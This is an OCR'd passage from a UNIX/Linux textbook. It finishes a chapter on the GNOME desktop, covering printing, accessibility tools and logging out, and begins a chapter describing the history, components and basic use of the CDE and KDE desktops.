System Monitor The System Monitor utility is similar to Task Manager under Windows. You can look at your own processes (active and sleeping), all processes (active and sleeping), or only active processes. As one option, it displays currently running processes, their status, process ID, and percentage of CPU usage, along with the command that invoked the process. As another option, it displays a history of CPU, memory, and swap area usage, as well as percent usage of devices on the system.

Terminal The Terminal utility provides an on-screen terminal session that allows you to perform command-line activities. Accessing the Terminal utility this way is the equivalent of right-clicking your mouse on the desktop and selecting the Terminal option.

Run Applications

The Run Applications utility provides the same function as the Run button described previously It brings up a pop-up box that lets you enter the name of the application that you wish to run, along with some choices as to whether you want to run the application in a terminal window or run the application using a specific file as input. The pop-up window also lets you see a list of known applications to choose from.

Assistive Technology Applications

GNOME has a built-in suite of assistive technology applications available to users with disabilities. These may be activated by first selecting Preferences from the Desktop menu on the panel, then selecting Accessibility, and finally Assistive Technology Support to activate the applications at login.

GNOME OnScreen Keyboard (GOK) The GNOME OnScreen Keyboard provides a visual, on-screen, keyboard for users who cannot use a traditional keyboard and mouse as input devices for their system. With the inclusion of special hardware support, a user can take advantage of other forms of input devices. There is very comprehensive online documentation for GOK at *http://www.gok.ca/*.

The Gnopernicus Screen Reader Gnopernicus is a very powerful screen reader that provides screen magnification capabilities, as well as speech and Braille support. The magnification feature is a customizable zoom capability that enables visually impaired users to size screen text to their own needs. The speech feature uses an onboard sound card and speech synthesis software to translate on-screen actions into words. The Braille feature enables a connected Braille device to translate

screen content.

Dasher Dasher is an applet that allows users to input text into systems without the use of a keyboard or mouse. Using technology like that of a personal digital assistant (PDA), Dasher uses pointer technology to select text from an on-screen list of characters and build text strings. Dasher supports a number of languages currently and is trainable for other languages. For more information about the Dasher project, go to *http://www.inference.phy.cam.ac.uk/dasher/*.

Printing from GNOME

As part of your GNOME session, you may need to print out contents of some of your files. GNOME uses CUPS (the *C*ommon *U*NIX *P*rinting *S*ystem) to configure and manage all your local and network printers.

If you are a user, your system administrator should have already configured the printing environment for your system. If you are the system administrator, you can select Desktop | System Settings | Printing to bring up the printer configuration window and add and configure printers for your users. CUPS is discussed more in Chapter 13, Basic System Administration, in the section on printer administration. There is online documentation available within the configuration tool to explain how to add, delete, and manage both local and networked printers.

Once your printers have been configured, printing from an application is usually easy. From within the application choose File | Print and the desired file will be printed to the default printer. If you want to change the default printer, you may do so by selecting Desktop from the main menu, and then System Settings | Printing. This will bring up a pop-up window displaying all of your configured printers. You may either highlight the printer you want to make default and then click the Default icon and then Apply or right-click the printer you wish to make the default and left-click the “Make Default” entry The new printer will then be noted as the default printer.

If you are experiencing difficulty with your print job, you can look at the active print jobs to determine which one is yours. You may cancel yours-and only yours-from the print queue if necessary If your system administrator has installed your printing services correctly, you should have a Printer Notification icon on your panel. Clicking it will bring up a list of currently printing jobs. You can select your job and cancel it from this list.

Note that there is also a Print Manager icon on your panel. If you wish to print a file from the Nautilus File Manager, you can browse to the location of the file and then drag it and drop it on the Print Manager icon. A pop-up window will appear with some options that you can select-such as number of copies, destination printer, and how many pages of the file you wish to print. Selecting OK from this window starts the print job.

You can also “print” to a file rather than the printer under GNOME. For example, if you are using OpenOffice to create a document, you may choose to save it as a *.pdf document* instead of the default *.odt* format. When you select Export To PDF, you are prompted with some options that allow you to save the document in .pdf format. If you have the appropriate Adobe Acrobat software you can view the file in Acrobat, or print it in *.pdf* format using Print Manager as just described.

If you are an experienced Linux user, you can also use a Terminal window to print and manage files via command-line printing using the **lp** and **lpstat** commands. The synopsis for both of these is available via the online **man** pages that come with your GNOME distribution.

Logging Out of GNOME

You log out of the GNOME desktop environment by selecting the DESKTOP drop-down menu from the upper panel menu and then selecting LOG OUT from the drop-down list. A pop-up window will appear asking you what you want to do. There are three possible things that you can select: LOG OUT (which is the highlighted default), SHUT DOWN, or RESTART THE COMPUTER. You can select SHUT DOWN by highlighting it and selecting OK if you are the only user on the machine and no others wish to log in to the system. You can also select RESTART THE COMPUTER if you wish to reboot the system. If you select LOG OUT, the system logs you out and brings you back to the login

screen. From this point, you can either log in as another user, let someone else log in as another user, or shut down the system. If you wish to shut down the system, you select SHUT DOWN from the menu area at the bottom left of the login screen. Once again, a pop-up window asks you if you are sure that you want to shut down the machine. If you select the box marked SHUT DOWN, the system will shut down. Once the system is down, you can turn off the computer.

PREV NEXT

PREV NEXT

Summary

The GNOME desktop is an easy-to-use graphical user interface that provides both end-user and system administration functions through a familiar Windows-like interface. Users can take advantage of features such as drop-down menus, icons, and mouse movements to select applications to run, access devices, folders or files, move about the desktop, and perform system routines.

This chapter described how the GNOME desktop is accessed via a login screen, as well as the items contained on the login screen. It also discussed each of the basic desktop components, and how they are accessed and used. Further, it discussed how a user can customize the desktop environment to personalize it and make the things most useful to the user readily available on the desktop. Finally, it discussed some of the key applications and built-in tools that make GNOME easy to use, including assistive-technology applications.

Remember, the best way to learn any desktop interface is through use. While you are learning to move around the GNOME desktop, take advantage of the online help features available within applications as well as the online guides that come with your GNOME distribution.

PREV NEXT

PREV NEXT

How to Find Out More

For more information about the GNOME desktop, consult any of the following books or web sites:

Useful Books on GNOME

Busch, David, and Rosanna Wing Sze Yuen. *GNOME for Linux for Dummies*. Indianapolis, IN: Hungry Minds (Wiley Publishing), 2000.

Gillay, Carolyn Z. *Linux User's Guide: Using the Command Line & Gnome with Red Hat Linux 9.0.* Wilsonville, OR: Franklin Beedle and Associates, 2003.

Griffith, Arthur. *Gnome/Gtk+ Programming Bible*. Indianapolis, IN: Hungry Minds (Wiley Publishing), 2000.

Pfaffenberger, Bryan. *Mastering GNOME*. San Francisco, CA: Sybex, Inc., 1999.

Useful Web Sites for GNOME

One of the most useful web sites for GNOME is the project's web site at *http://www.gnome.org/*. This site provides a wealth of information about all aspects of GNOME, including current projects, online documentation, FAQs, development opportunities, and lists of communities that you can participate in to find out about and contribute information on GNOME. Developers can follow the link to *http://developer.gnome.org/*. People who want to find out more about the Gnome Foundation can follow the link to *http://foundation.gnome.org/*.

If you want to see the user's guide for different versions of GNOME, try the various links given at *http://www.gnome.org/learn/* for detailed information.

You can find more about the GIMP Toolkit (GTK+) at *http://www.gtk.org/*. This site provides information about the project itself, online documentation, applications developed under the toolkit, and GTK+ library information.

You can find more about GIMP (the GNU Image Manipulation Program) by going to its official web page at *http://www.gimp.org/*.

If you need GNOME support, go to *http://www.gnomesupport.org/*. This site has a number of resources that will help you, whether you are a user or a system developer, including online documentation, a support forum, and a Wiki community page.

PREV NEXT

PREV NEXT

Chapter 7: The CDE and KDE Desktops

Overview

In Chapter 6, we discussed the GNOME desktop. If you are an experienced user, you may wish to choose a Linux or UNIX distribution with a *command-line* interface, where you can input commands directly to the operating system. If you are a beginning user of UNIX, though, you may wish to choose a distribution that offers a *desktop interface* first. A desktop interface is a layer between the user and the operating system that performs the tasks necessary to do things like manage files and operate programs. Just as Microsoft's PC environment has evolved over time from the native DOS environment to Windows 95 to the Windows 2000/XP environment, Linux and other UNIX variants have evolved from the command-line interface to the X Window System to robust desktops such as GNOME (the *G*NU *N*etwork *O*bject *M*odel *E*nvironment), CDE (the *C*ommon *D*esktop *E*nvironment), and KDE (The *K D*esktop *E*nvironment, originally the *K*ool *D*esktop *E*nvironment). This has made it easier for users who do not wish to understand what is going on "behind the curtains" to perform routine tasks on a daily basis, using a relatively simple visual interface rather than entering commands.

In this chapter we will discuss the CDE and KDE desktops and their main features, using Linux with KDE and Solaris with CDE as example operating system environments. While the environment used for Linux examples is Fedora Core 4, other Linux distributions should interact with the KDE desktop in the same way

Remember that the graphical user interface (GUI) and the operating system are separate on both Linux and UNIX systems, so there are "hybrids" in the marketplace that operate basically the same way-for example, CDE desktops running on Linux or KDE desktops running on Solaris. Note that we will not discuss the Mac OS X desktop interface-called Aqua-here. Aqua itself has a rich heritage from the developers at Apple that invented the concept of desktop icons and a visual interface. There are, however, a number of books on the topic of Mac OS X that explain the interface in great detail. In fact, understanding this chapter on CDE and KDE will help you understand the Aqua interface as well, since almost all of the concepts are similar.

Be aware that this discussion is only intended to give you a flavor of the environments and their capabilities. It is not a detailed description of all of the CDE and KDE desktop capabilities. Manuals and other documentation that can give you a much more detailed view of CDE are available through HP for HP-UX 10 and 11 at their documentation web site, *http://docs.hp.eom/en/oshpux10.x.html#CDE*.

These include

- Common Desktop Environment 1.0: A Tour of CDE
- Common Desktop Environment Advanced User's and System Administrator's Guide
- Common Desktop Environment User's Guide
- HP CDE 2.1 Getting Started Guide
- HP CDE Getting Started Guide Addendum for HP-UX 10.30

If you wish to learn about your KDE environment in great detail, the best way is by referring to the detailed online documentation for your particular version of KDE. This is easily accessible by selecting the built-in Help features on the Desktop drop-down menu (described later on in this chapter). The typical documentation available online with a KDE distribution includes

- KDE User Guide (explains all features and functions of the desktop)
- KDE for Administrators Manual (part of KDE User Guide)

- Applications manuals (for the *many* accessories, built-ins, and tools available)
- Applet manuals (for the KDE applets that come loaded with the interface)
- Tutorials (including a QuickStart Guide and a Visual Guide to KDE)
- FAQs, UNIX manual pages, and command information info pages
- Online HELP manual and contact information (mailing lists)

User and system administration documents for KDE are also available at the official web site, *http://www.kde.org/*.

PREV NEXT

PREV NEXT

The Evolution of the CDE and KDE Desktops

In the early days of Linux, the Linux XFree86 X server (an open-source version of the X Window System) supported a multitude of window managers: FVWM, FVWM95, Afterstep, Window Maker, KDE, and Enlightenment. The two most popular, KDE and Enlightenment, were powerful desktop environments that incorporated a large variety of applications for Linux workstations. Both incorporated a *window manager,* a *file manager,* a *panel,* a *control center,* and *themes.* In UNIX terminology a *window manager* runs on top of a basic X server and manages the window icons and general look and feel of your desktop. Most of the popular UNIX/Linux window managers generate multiple desktops with the capability to have individual windows be unique to a given desktop or be *sticky* (that is, appear on all desktops). *The file manager* application gives you an icon-based drag-and-drop capability similar to Windows Explorer; *panels* and *control centers* organize the selection of windows applications and desktops as well as the look and feel of the desktops themselves. *Themes* allow you to select a background that suits your mood of the day, including-if you are so inclined-a Microsoft theme.

Concurrent with these Linux developments, another desktop environment-called CDE-was being developed for existing UNIX systems that had previously only used command-line interfaces. CDE is a proprietary desktop environment for UNIX. It was jointly developed by HP, Sun Microsystems, IBM, and Novell as part of the Open Group consortium. The platform was based on HP's desktop environment for the X Window System, called VUE (*V*isual *U*ser *E*nvironment). It was developed using the Motif widget toolkit, a toolkit created by the OSF (*O*pen *S*oftware *F*oundation) in response to Microsoft's Windows 3.*x* graphical desktop interface.

Up until around the year 2000, CDE was considered the de facto standard for UNIX desktops. But also around that time, *free* software desktop environments such as KDE and GNOME were quickly becoming both mature and readily available in the marketplace. The end result was that these two became the de facto standards on the Linux platform, which by then had a larger user base than most commercial flavors of Unix combined.

The following year, HP and Sun announced that they were going to phase out the license-based CDE as the desktop on their workstations in favor of the free GNOME desktop. However, just a few years later, HP decided to return to CDE for HP-UX. It is now also the standard desktop environment on the HP Open VMS platform. Currently Sun's Solaris 10 operating system includes both CDE and GNOME; however, CDE will not be part of the OpenSolaris platform.

For users coming from a CDE desktop environment under Solaris or HP-UX, KDE should be a good starting point, since KDE has much the same look and feel as CDE. KDE is a QT library-based GUI (QT is a C++ toolkit to develop graphical user interfaces).

There is also another CDE-like desktop interface that runs on Linux, Solaris, and BSD platforms called *Xfce* (*X F*orms *C*ommon *E*nvironment). Two of its main attractions are that

- Like GNOME, it is based on the GTK+ widget toolkit.
- It provides the look and feel of CDE but is *open source.*

If, after reading the description of the CDE desktop, you feel that Xfce might be more appropriate for your use, you can find out more about it by viewing the web page at *http://www.xfce.org/*.

PREV NEXT

The CDE Desktop

CDE (the *C*ommon *D*esktop *E*nvironment) is an integrated graphical user interface for open systems desktop computing. It consists of a single, industry-standard graphical interface-called *Motif*-for managing data and files (called the *graphical desktop*) and applications. CDE is easy to use, consistent in approach, configurable, portable, and based on open systems standards. The current version of the desktop is CDE 2.1.

Obtaining CDE

CDE is a commercial product and must be obtained with a license. In addition to product licensing, OpenGroup provides an opportunity to license full support along with the product.

All details of the licensing, including an online PDF form to complete, are available at *http://www.opengroup.org/desktop/ordering/cdelicensekit.pdf*. Note that-if you use Solaris as your operating system environment-CDE is included with the operating system.

CDE for Linux running on Intel platforms is available from Xi Graphics. The product is called DeXtop v3.0 Common Desktop Environment for Linux and Accelerated-X. The online product literature warns that it is not guaranteed to work with freeware (open-source) X servers.

The product works on a number of Linux distributions, including Slackware, SUSE, Mandrake, and some Red Hat ones. Note that the product uses its own accelerated X server in place of any that come with Linux distributions. The price is about $50 in the United States and $65 for international users. For more information see the web site *http://www.xig.com/Pages/DeXtop/CDE-GUI.html*.

CDE Features

CDE allows a user to perform most system functions, including starting applications, via a *panel* located on the desktop. The panel consists of a group of icons that are selectable using a mouse. Figure 7–1 shows the CDE Front Panel.




Figure 7–1: The CDE Front Panel

Much as you would expect from a desktop interface, CDE includes session management, window and workspace management, graphical file and object management, transparent data interchange across platforms and applications, multiuser collaboration, desktop productivity tools, a context-sensitive help system, an online documentation browser, network services, an application builder, industry-standard graphical user interface toolkits, and configuration and management utilities.

CDE uses the industry-standard Motif 2.1 API (*A*pplication *P*rogramming *I*nterface) and provides additional APIs for certain desktop services-such as interapplication communication and group scheduling-across platforms. CDE also provides an integrated, multimedia e-mail facility

CDE End-User Components

There are a number of end-user components that make up the CDE user environment. These components enable the user to perform all of the functions available under CDE.

The CDE Login Manager

The Login Manager controls user access to the CDE environment via a graphical login screen. Using

PAM (*P*luggable *A*uthentication *M*odules) technology, each user can have a specific environment setup with all of the appropriate security and required applications available to the user for the entire login session.

The CDE Session Manager

The Session Manager keeps track of all of the activities performed and the environment setup for each user. All of the applications that are open, whether active or not, are tracked, along with the user's preferences and the number and location of open windows. This session information (called the *current session*) is stored at logout and made available next time the user logs in so that a "shell" environment can be set up for each individual user. This allows a user to immediately begin working after login without requiring the user to set up the same environment each time after login, if the user always performs the same tasks. The session manager also allows a "snapshot" setting (called the *home session*) that can differ from the current session setting; it may be used on special occasions where the user needs access to a different environment or set of applications than normal.

The CDE Window Manager

The Window Manager controls the display of all running applications on the desktop and the window in which they run. It also manages the *workspace* on the desktop. A workspace is an area on the desktop that can have multiple applications running within a window. The workspace can be active-and therefore visible on the desktop-or inactive and therefore *minimized* (showing only its icon on the desktop). When you want to change a workspace, you simply click on the one you wish to make active. This is similar to having all of the items you need to work on a specific project on your physical desktop. You may work on this for a while and then decide to work on another project. You put the items from the first project away and then take out the items for the new project. Note that even though you have multiple projects (workspaces), you work on only one at a time.

The CDE File Manager

CDE includes a standard graphical file manager. Its functionality is similar to that of the Microsoft Windows, Macintosh, or Sun's OpenLook file manager, where mouse movements and mouse button clicking are used to select and act on icons that represent files, folders, or applications. Users can directly manipulate icons associated with UNIX files and folders, drag and drop them, and launch associated applications.

The CDE Application Manager

The Application Manager is a panel-based icon that displays available applications for a user and allows the user to execute a specific application by selecting it. There are a number of default applications and utilities that come preconfigured with CDE. Note that the Applications Manager can control applications that are either on the local client (the machine that the user is logged in to) or on networked machines, enabling the user to access applications from other systems.

The CDE Messaging System

The Messaging System is an interprocess service that allows applications that are registered with the service to communicate with each other, using Sun Microsystem's ToolTalk messaging service. An application creates a message and sends it to the service. The service then determines which application is to receive the message and routes it appropriately Messages can be anything from confirmation notices (e.g., application successfully ran) to information that can be used by the receiving application to run correctly.

Tools on the CDE Desktop

The Front Panel consists of tools to perform a wide range of typical desktop management functions such as e-mail, data and file management, printing, text editing, scheduling, and preference setting. The default icons on the desktop Front Panel and their functions are described in Table 7–1.

Table 7–1: The CDE Desktop Front Panel

Icon	Name	Description
	Mail Tool	Used to compose, view, and manage electronic mail through a GUI. Allows the inclusion of attachments and communications with other applications through the messaging system.
	Group Calendar Manager	Used to manage, schedule, and view appointments, and create calendars. The calendar communicates with the mail tool via the CDE messaging system.
	Editor	A text editor with common functionality including data transfer with other applications via the clipboard, drag-and-drop, and primary and quick transfer.
	File Manager	An interface into a file system that includes graphical representation of all data objects, drag-and-drop functionality between objects and between cooperating client applications, and a general file-type association database.
	Print Manager	A graphical print job manager for scheduling and management of print jobs on any available printer.
	DTInfo Documentation Browser	An online context-sensitive graphical help and documentation search and retrieval system based on Standard Generalized Markup Language (SGML).
	Style Manager	A graphical interface that allows a user to interactively set preferences, such as colors, backdrops, and fonts, for a session.

The desktop also provides a function called **Terminal Emulator** that is an xterm-like terminal emulator that supports ANSI X3.64–1979 and ISO 6429:1992(E) emulation, as well as a function called **Calculator** that is standard calculator with scientific, financial, and logical modes.

CDE Developer Components

In addition to end-user tools and utilities that are available for the desktop, CDE provides tools for software developers to build and maintain CDE applications.

Tools for Application Development

CDE includes two tools to help in application development. The first is a shell command language interpreter that has “built-ins” for most **X**, Xm, **Xt**, and CDE functions. The interpreter is based on **ksh93** (the latest revision of the Korn Shell) and enables anyone who knows how to create shell scripts the ability to develop X, Motif, and CDE applications.

The second is a tool to support interactive user interface development for Solaris environments. CDE developers can use the CDE Application Builder, a GUI front end for building Motif applications that generates C source code. The source code can then be compiled and linked with the X11 and Motif libraries to produce the executable binary.

Tools for Application Integration

CDE provides a number of tools to ease integration. While Motif and raw X (X, Xt, Xaw) applications require little integration, other applications can be difficult to integrate. CDE allows integration without recompiling applications in most cases. For example, OpenLook applications can be integrated under CDE by creating scripts that perform front-end execution of the application and scripts that perform pre- and postsession processing.

Other integration can be done to increase an application’s overall common look and feel with the rest of the desktop and use the full range of CDE functionality One of the tools to enable this is an Icon Editor used to create color and monochrome icons. Images can be copied from the desktop into an icon, or they can be drawn freehand.

The Action Creation Utility creates action entries in the action database. Actions allow applications to be launched using desktop icons, making administration of the application easier for the system administrator.

CDE Online Documentation

There is an SGML-based online documentation browser, called DTInfo, that comes with the CDE package. DTInfo provides full text search and retrieval for a number of online guides. Figure 7–2 shows the DTInfo screen.




Figure 7–2: The DTInfo online documentation browser screen

Internationalization Features

Localization features for the online documentation include support for the French, German, Italian, Japanese, and Spanish languages. There are also internationalization enhancements that enable the use of CDE applications by users from around the world in their native languages. For example, CDE 2.1 supports Asian languages by including tools for vertical character input, real-time conversion of characters from Roman to Asian language, and user-defined characters.

How to Find More about CDE

If you want to learn more about CDE, there is a complete data sheet for version 2.1 available online at *http://www.opengroup.org/tech/desktop/cde/cde.data.sheet.htm*. This data sheet includes an extensive list of documentation related to CDE and Motif for both end users and developers. You can also go to the OpenGroup page at *http://www.opengroup.ord/cde/*.

PREV NEXT

The KDE Desktop

The KDE desktop is a free software package that runs on Linux and UNIX workstations. It provides a desktop experience much like that of GNOME (see Chapter 6) and delivers many of the same features to desktop users. The following sections will provide a brief introduction to KDE, including how to get started with KDE, some of its key features, and some of its built-in applications that support both the home PC user and the office worker.

Installing KDE

Installing KDE on most Linux systems is relatively easy. For example, during the system installation process for your variant-in this case Fedora Core 4-you will be asked if you want to choose the KDE Desktop Environment for your interface. Selecting "yes" will install the KDE environment along with the operating system environment. This is strongly recommended if you are a novice user considering KDE as your desktop, even if you want to use it only part of the time and use a command-line interface most of the time. The reason is that-during the installation process-a lot of configuration of necessary files and environments is already done for you. These files can be configured later on, but you need to know a little about how window managers are set up and invoked to perform this task.

If you choose to add KDE *after* the operating system installation, you can also install it by using the "Add/Remove Applications" feature and selecting KDE as the application you wish to add to your environment.

One important thing to remember is that you can install KDE *along with* GNOME under Fedora Core 4 (or Fedora Core 5). If you have enough room on your system (the install script will tell you how much room is required for the components you want to load), you might want to consider loading both desktop interfaces. However, you should investigate what each environment has to offer before making this decision. The reason is that there are some differences in applications that are available under the two environments. When you install just KDE, you have significantly more built-ins available to you (all beginning with the letter "K" to signify that they are KDE applications), but if you install both KDE and GNOME, you can learn which environment is easier for you personally. You may find that the K tools offered under GNOME are enough for your needs.

Some Linux variants require that you run a command to add KDE to your environment as both the Window Manager and the Display Manager. For instance, Debian's *A*dvanced *P*ackage *T*ool (**apt**) can be used to install KDE (after installing all required support libraries) by using the following command:

```
#apt get install kde
```

Other variants, such as FreeBSD, use the **pkg_add** utility to add KDE as the desktop as follows:

```
#pkg_add -r kde
```

Booting KDE

If you have loaded KDE when you loaded your operating system, and have chosen it to be your default interface, you will normally see the KDE desktop's login screen (see later on in this chapter for a description of what it looks like) when you boot the system. Upon a successful login, you will see the default KDE desktop interface.

If you boot your system, and KDE does *not* come up as the desktop-and you know that it is loaded on your system-you may need to start it by invoking the **startx** command to bring up the X terminal environment and then bring up the KDE desktop as follows:

```
#startx kde
```

This should then bring up the KDE environment. If it still does not, you will need to investigate some of your file settings for initialization files used in setting up the X terminal environment. You may need to add a line to your *.Xinitrc* file, such as

```
exec startkde
```

in order to bring up the KDE environment. If you still have trouble bringing it up, try reading the web page at *http://www.kde.org/areas/sysadmin/startup.php* for more information on how to configure the X terminal environment and KDE.

Working with the KDE Desktop

The KDE desktop is designed to give the user a visual display of all of the functionality available to the user through use of icons, drop-down menus, and windows. For Windows 2000 /XP users and Macintosh users, this is a very familiar environment. For users that are used to a command-line interface, it is very easily learned through use of consistent methods of accessing applications, files, and devices.

Logging In via the kdm (K Display Manager)

When you first log in to the KDE environment, you will be prompted for your user login and password under a graphical window environment called **kdm**, or the K Display Manager. In addition to the default ones that come with your distribution, there are a number of themes that can be used by your system administrator to personalize your login screen. These can be downloaded from the web site *http://art.gnome.org/*. This is because both GNOME and KDE use the underlying **xdm** display manager for screen backgrounds. The default login screen will appear as it does in Figure 7–3 (note that it looks the same as the default GNOME one from Chapter 6).

Figure 7–3: KDE login screen under Fedora Core 4

The login screen for KDE under Fedora Core 4 has a few distinct areas: the *timestamp/ system name* area (bottom right), the *menu* area (bottom left), the *login background theme* area (in the background), and the *login* area (in the center).

The *timestamp/system name* area displays the current time (and the system name in some desktop formats).

The *menu* area contains three menu items: the first, *language,* allows you to select the language in which you wish to run the KDE session, from a list of about 80 world languages. The second, *session,* allows you to select the type of session you want to enter from a list: *last, default, KDE,* and *failsafe terminal. Last* is the session type that you ran the last time you logged into the KDE desktop. *Default* is the default login screen for your distribution. *KDE* is the basic KDE login screen with the Fedora Core logo. *Failsafe terminal* is a terminal mode that lets you look at and fix problems when your KDE desktop does not start up normally

The *login background theme* is the background on the login screen. The default for Fedora Core 4 is the dark blue screen known as Bluecurve. This can be changed by the system administrator to different *greeters* (graphical login screens) based on preference.

The *login area* is the white boxed area in the middle of the screen where you will see a prompt for your login ID and-once the login ID is entered and a carriage return is hit-a prompt for you to enter your password.

Once you have provided the correct login ID and password, you will be presented with a KDE desktop screen similar to this one in Figure 7–4 (notice that it is slightly different from the GNOME desktop screen shown in Chapter 6).




Figure 7–4: Sample KDE desktop screen

Becoming Familiar with KDE Desktop Concepts

If you have read Chapter 6, most of the information in this section will be familiar to you. If not, it is a good way to familiarize yourself with some basic concepts in order to use the KDE desktop effectively If you have been a user of the Windows or the Macintosh desktop environment, these concepts may already be familiar to you.

Using the Mouse

One of the key features of any desktop interface is the ability to use the mouse attached to your computer in conjunction with your keyboard as a method of inputting commands. One of the most important skills that you should learn in order to use the desktop effectively is how to use the mouse properly While most mouse commands have a keyboard equivalent, these key combinations are very complex and difficult to remember. The mouse is a more natural way of navigating the desktop, and its use is uniform throughout the desktop environment. Once you have mastered mouse movements, they will be the same across functionality on the desktop.

The mouse is used to select tasks and execute them through what is commonly called the *point-and-click* technique. It is also used to move things around the screen through what is called *drag-and-drop* technique. Both of these use the mouse pointer (a little arrow that moves around the screen as you move the mouse). *Point-and-click* consists of moving the mouse pointer to a desired item on the screen *(pointing)* and *clicking* or *double-clicking* (pressing the left mouse button once or twice rapidly) on the desired item to act on the item. In the case of an application, pointing to the application icon and then clicking it will execute the application. *Drag-and-drop* consists of moving the mouse pointer over an object or icon and then holding the left mouse button down while moving (*drag*ging) the mouse pointer to a desired location and then letting go of the mouse button (*drop*ping). You can use drag-and-drop to rearrange the icons on your desktop or move files to and from directories, as well as other things.

There are some other major features of the mouse: *right-clicking, highlighting,* and *scrolling.* When you select the right mouse button in certain instances, you are given more information about the environment. For instance, *right-clicking* anywhere on the desktop area brings up a *desktop context menu* (described later) that gives you choices of tasks to perform. Right-clicking an icon provides detailed information about that icon, including its properties, as well as things you can do with that icon. This is, in fact, another form of a context menu. When you move your mouse pointer over a desktop icon, the icon is *highlighted.* Information about that icon is displayed, such as its function or its name. Also, some mouse makers include a button or wheel in the center of the mouse between the left and right clicking controls. This feature allows you to move *(scroll)* up and down the screen you are on.

While most mouse controls are set up by default for right-handed users, you can change this by adjusting the mouse settings by using the *settings* feature of KDE, described later.

Finally, the settings feature also allows you to configure the *middle* button on a mouse that has three buttons. The *middle* button on a three-button mouse has a unique feature in KDE. While clicking the *right* mouse button brings up the KDE Desktop Context menu (described later), clicking the *middle* button brings up another kind of context menu providing window and desktop management capabilities. The pop-up window that appears allows you to "unclutter" your *open windows* (see later on) by realigning them, to "cascade" them so that you can see the top and left corners of every window except the one in the front (of which you can see the entire window), and to view the names of your open applications in each of your windows.

Note that if you do not have a three-button mouse, the way to bring up this second type of context menu is to depress the left and right mouse buttons *simultaneously.*

The Desktop

The *desktop* is your primary work environment when you log in to the system. It consists of visual representations of things (called *icons*) as well as ordered lists of things that you can do (called *menus*). These are described in more detail a little later on. Most, if not all, of the tasks that a typical user performs are done from the desktop environment. The desktop can be customized to contain the programs and tasks that you perform most frequently It can also be customized to give it a unique look and feel that identifies it as your environment each time you log in to the system, by creating a customized background and putting some things where you want them in order to access them easily And you can change the desktop around quickly and easily as time goes on to meet your changing needs.

The Login Session

The *login session* is the time you are performing tasks on the desktop from the time you log in to the system until the time you log out. Every time you log in, you start a new session. You may set certain features during your login session so that the next time you log in, your desktop will look the same. Examples are your screen background and the position of the icons on the desktop. Your individual user account may also be set up so that a certain program or group of programs is executed automatically during your login session.

Icons

KDE uses *icons* (images) on the desktop to represent *tasks* or *objects.* A *task* may be a program that is on your desktop. An example would be a picture of a letter being inserted into an envelope. This task icon represents your e-mail program. Selecting this icon will open up your e-mail. An *object* may be a folder, a file, or a device. Examples are your home directory (home folder), a file that you just created in either your home folder or someplace else, and your local hard drive. A trashcan icon, called *trash,* is also an example of an object. This is the location to which you can move things when you no longer need them on your desktop. Selecting this type of icon opens up the file, folder, or device for access to its contents.

There are three basic icons that are displayed on the default KDE desktop. The first is *System,* which is the same concept as the "My Computer" icon in Windows and represents all of the devices on and attached to your computer. The second is *trash,* previously referenced to. The third is your home directory, called *home,* which represents an organizational structure of all of your files. Figure 7–5 shows a sample desktop icon.

Figure 7–5: A sample KDE desktop icon

As previously stated, when you *left-click* an icon, the icon is acted on. If, however, you *right-click* an icon, a context menu is displayed for that icon. The menu will display the characteristics or the icon,

as well as list the tasks that you can perform on the icon. If you *left-click* an item on the context menu, that action will be taken.

The kicker Panel

A *panel* is a bar on the bottom of your display screen that contains most of the useful items you will use on a regular basis. It holds *menus, applets,* the *quick launcher,* the *task bar* or *window list, buttons,* and the *system tray.* The panel manager under KDE is called **kicker**. You can use **kicker** to configure your panel so that you have the applications and features that you need readily available on the panel area to enable quick execution (launching) of applications.

The default KDE desktop starts out with a panel at the bottom with some default **kicker** icons on it. Figure 7–6 shows the default kicker panel. The panel may be adjusted to run vertically on your display screen as well.

Figure 7–6: The default KDE kicker panel

Menus

In addition to icons, KDE organizes a number of user tasks into ordered lists of things called *menus.* Menus give you a way to select a specific task from a larger list by "drilling down" (navigating) from the highest level of the menu down to lower levels until you find what you want to do.

KDE provides a menu of all of the functions that you can perform on the desktop in the *main menu* (also called the *K menu*). Figure 7–7 shows a sample KDE main menu. The top level for this menu is in the form of an icon in the shape of a red hat (for Red Hat), usually on the bottom left of the screen. Clicking your mouse on this icon will display all of the major functions available to you via the main menu. Moving your mouse down to a specific subfunction and ultimately clicking the entry that you want in the menu will invoke that particular task.




Figure 7–7: A sample KDE main menu

The KDE Desktop Context Menu

There are a number of functions that you can access on the desktop by bringing up the *desktop context menu.* When you right-click your mouse on a free area of the desktop, a pop-up box appears with a listing of things that you can do by selecting one of the items on the menu. The KDE desktop context menu contains the items listed in Table 7–2. Notice the difference between the Context Menu under KDE and that of GNOME described in Chapter 6.

